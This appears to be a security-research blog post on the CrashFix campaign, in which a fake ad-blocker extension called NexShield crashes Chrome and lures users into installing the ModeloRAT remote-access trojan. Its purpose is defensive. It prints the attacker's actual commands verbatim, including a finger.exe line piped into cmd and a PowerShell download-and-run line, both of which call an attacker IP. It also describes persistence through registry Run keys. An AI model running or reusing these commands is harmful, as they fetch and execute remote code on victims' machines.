How can a "harmless" Chrome extension crash your browser and take over your computer?

Overview
Have you ever thought about what would happen if a Chrome extension that looks completely harmless is actually the start of a sophisticated intrusion? No malware attached to emails, no cracked files, no antivirus warnings—just an “accidental” browser crash and a familiar “fix error” suggestion.
The CrashFix campaign, recorded in January 2026, shows how the line between user experience and cyber attack is blurring. Attackers no longer exploit complex technical vulnerabilities but instead target users' trust and habits: installing extensions, following instructions, pressing Enter, and leaving the rest to the hacker.
According to recorded reports, this campaign is named "KongTuke." In this campaign, researchers identified some new developments: a malicious browser extension called NexShield impersonating the legitimate ad blocker uBlock Origin Lite, and a ClickFix variant named "CrashFix" that intentionally crashes the browser, then tricks users into running malicious commands to deploy ModeloRAT.
Ironically, victims searching for an ad blocker encountered a malicious ad. The ad directed users to the official Chrome Web Store hxxps[://]chromewebstore[.]google[.]com/detail/nexshield-%E2%80%93-advanced-web/cpcdkmjddocikjdkbbeiaafnpdbdafmi, creating a false sense of legitimacy for the malicious extension.
Main Impact
Erodes trust in the browser extension ecosystem.
Turns users into triggers for attacks.
Increases the risk of enterprise system breaches.
Difficult to detect and trace through monitoring systems.
Presents new challenges for cybersecurity defense.
What are CrashFix and NexShield?
CrashFix
Unlike traditional malware campaigns that rely on attachments or zero-day vulnerabilities, CrashFix manipulates users by exploiting their instincts when a browser error occurs, prompting them to seek a "quick fix." This campaign takes advantage of this by using a fake Chrome extension.
The danger lies in users themselves triggering the next stage of the attack. After the browser crashes, the malicious extension displays a fake error message, instructing users to run a system command, which then paves the way for downloading and installing a RAT (Remote Access Trojan) on the victim's computer.
CrashFix is considered an upgraded version of ClickFix campaigns, successfully combining:
Malvertising (malicious advertising).
Fake browser extensions.
Sophisticated social engineering techniques.
And payloads targeting enterprise environments.
NexShield

NexShield is known as a malicious browser extension, serving as the first link in the CrashFix supply chain. On the surface, NexShield is disguised as an ad blocker and web protection tool, even impersonating uBlock Origin Lite by copying its name, description, and code structure to appear trustworthy.


Once installed in the browser, NexShield does not act maliciously right away. It "hibernates" for about 60 minutes to avoid detection, then starts creating numerous connections and unusual processes to drain system resources, causing the browser to freeze or crash intentionally.
Campaign Details
To better understand this campaign and how users are unknowingly exploited by hackers, let's go through each stage one by one. Each stage serves as a stepping stone for the next steps and helps maintain the malware on the system for a long time.

As mentioned earlier, this campaign targets users' trust when they are looking for an extension to block ads on Chrome. Because of this, the attacker directs the victim to the NexShield download page on the Chrome Web Store (officially hosted, but with malicious content). NexShield looks exactly like the uBlock Origin Lite extension (open-source and trustworthy), with most of the code being a copy but with added malicious code.



This extension will send a UUID (unique ID) to the C2 (command-and-control) server, allowing the attacker to track who installed it, when it updates, or when it is removed. Another point, as mentioned, is that the C2 URL is cleverly disguised with a small typo (nexsnield.com instead of nexshield.com) to avoid detection.


After waiting for about 60 minutes to avoid detection, NexShield begins to:
Inject an infinite loop that creates billions of internal connections in Chrome, causing CPU/RAM resource exhaustion → the browser freezes or crashes repeatedly.
Every 10 minutes, a new DoS cycle starts again.


When the browser restarts after a crash, the extension shows a fake popup (named “CrashFix”) saying the browser “stopped unexpectedly” and asks the user to run a command to fix the issue.
After installation, the popup will display an error message, but it's just a fake notification, a technique known as social engineering. The message will say that your browser has an error and needs fixing. Here, the user will need to open Run (Win + R) and paste (Ctrl + V) a malicious Powershell command from the clipboard: "edge.exe -fix-browser -hash=...".

Once the above command is executed, it uses finger.exe (a legitimate Windows tool) as a Living-Off-The-Land Binary (LOLBin) to connect to the attacker's server. Along with this, it downloads another payload, runs a PowerShell script in the AppData folder, and then deletes the script. This officially infects your machine with malware.

Of course, any malware will perform anti-analysis measures once on the victim's machine. With NexShield, it also disables the use of DevTools like (F12, Ctrl+Shift+I/J/C), disables the right-click menu, and blocks user actions like highlighting, dragging, and dropping.

Here, ModeloRAT will also be downloaded, a truly dangerous payload. This malware is a Remote Access Trojan (RAT) written in Python with the name “modes.py“.

After entering the system, ModeloRAT starts the process of establishing a connection with C2 via TCP by using finger.exe, a legitimate Windows tool. During the analysis, the command used by the attacker was recorded:
- cmd /c start "" /min cmd /c "copy %windir%\system32\finger.exe %temp%\ct.exe&%temp%\ct.exe confirm@199.217.98[.]108|cmd"

In addition, it will allow downloading other DLLs/executables/Python scripts, establish persistence, and run various types of payloads.
- Invoke-WebRequest -Uri "hxxp://199.217.98[.]108/b" -OutFile "$env:APPDATA\script.ps1" & "$env:APPDATA\script.ps1"
Remove-Item "$env:APPDATA\script.ps1"

To avoid analysis, ModeloRAT also:

Checks for dozens of analysis tools (e.g., Wireshark, debugger) or virtual environments — if it detects a sandbox, it stops working.
Sends device information, a list of running antivirus programs, and the type of system (domain vs. WORKGROUP) to the C2.
Uses a DGA (Domain Generation Algorithm) mechanism to communicate with the server, preventing blocking by trying different domains.
Persistence Mechanism
Like typical campaigns, the attacker's goal is not just to infiltrate once, but to:
Remain on the victim's machine for a long time.
Restart automatically after a reboot.
Be difficult for users or IT to detect.
Appear like legitimate behavior/software.
ModeloRAT will create persistence by writing to the registry:
HKCU\Software\Microsoft\Windows\CurrentVersion\RunHKLM\Software\Microsoft\Windows\CurrentVersion\Run
The key names will be disguised by the attacker to look like legitimate software, for example: Spotify47, Adobe2841, or ChromeUpdate. Additionally, ModeloRAT does not place files in "suspicious" locations like Desktop or Downloads; instead, they are placed in: %AppData%\Roaming\ or %LocalAppData%\. Subfolders have names similar to software like: update.exe, service.exe, or helper.exe to avoid detection.
Conclusion
The CrashFix campaign by KongTuke is a prime example of modern attack trends: no need for complex zero-days, but exploiting user trust. By disguising itself as a familiar browser utility, the attacker cleverly combines typosquatting, resource exhaustion, and social engineering to trick victims into activating the infection chain themselves. The most dangerous aspect is not the fake extension, but the transition from the browser to the operating system, where legitimate LOLBins and PowerShell are abused to install ModeloRAT, targeting enterprise environments.
This incident highlights that browser extensions have become a serious attack surface, especially in a work environment heavily reliant on browsers. Effective defense cannot rely solely on antivirus but requires extension control through policy, monitoring for unusual behavior (clipboard, PowerShell, LOLBins), and most importantly, raising user awareness about urgent "fix" notifications. CrashFix shows that the line between "technical error" and "targeted attack" is increasingly blurred, and a single misplaced trust can open the door to deep system infiltration.
Recommendations
Be cautious before installing extensions.
Only install extensions from verified developers with an official website and a long history.
Check carefully:
The extension name (avoid similar names like NexShield vs uBlock).
The number of installs (malicious extensions often have low or unusually high installs).
Release date and update frequency.
Avoid installing extensions through:
Ads
Pop-up "suggestions," "fix errors," "optimize browser"
Identify and handle fake alerts (Fake Crash / ClickFix)
A real browser NEVER asks you to:
Press
Win + RPaste commands from the clipboard
Run PowerShell / CMD to "fix errors"
If you encounter a pop-up:
Do not follow the instructions
Close the browser using Task Manager
Reopen the browser in Safe / Incognito mode
Remove the most recently installed extension
Safe habits for Windows users
Do not run PowerShell/CMD commands if you do not understand what they do.
Be alert when:
The clipboard content changes by itself
The system demands urgent actions ("Fix now," "Critical error")
Enable display of:
- File extensions (
.exe,.ps1,.bat) to avoid confusion.
- File extensions (
Protect your computer and operating system
Always enable:
Windows Defender (Realtime Protection)
SmartScreen
Update:
Browser
Operating system
Use a non-admin account for daily tasks.
Regularly back up data (cloud or external hard drive).
IOCs
Domain C2
- nexsnield[.]com
File Hash
fbfce492d1aa458c0ccc8ce4611f0e2d00913c8d51b5016ce60a7f59db67de67
6399c686eba09584bbbb02f31d398ace333a2b57529059849ef97ce7c27752f4
c15f44d6abb3a2a882ffdc9b90f7bb5d1a233c0aa183eb765aa8bfba5832c8c6
c46af9ae6ab0e7567573dbc950a8ffbe30ea848fac90cd15860045fe7640199c
IP
170.168.103[.]208
158.247.252[.]178
Mail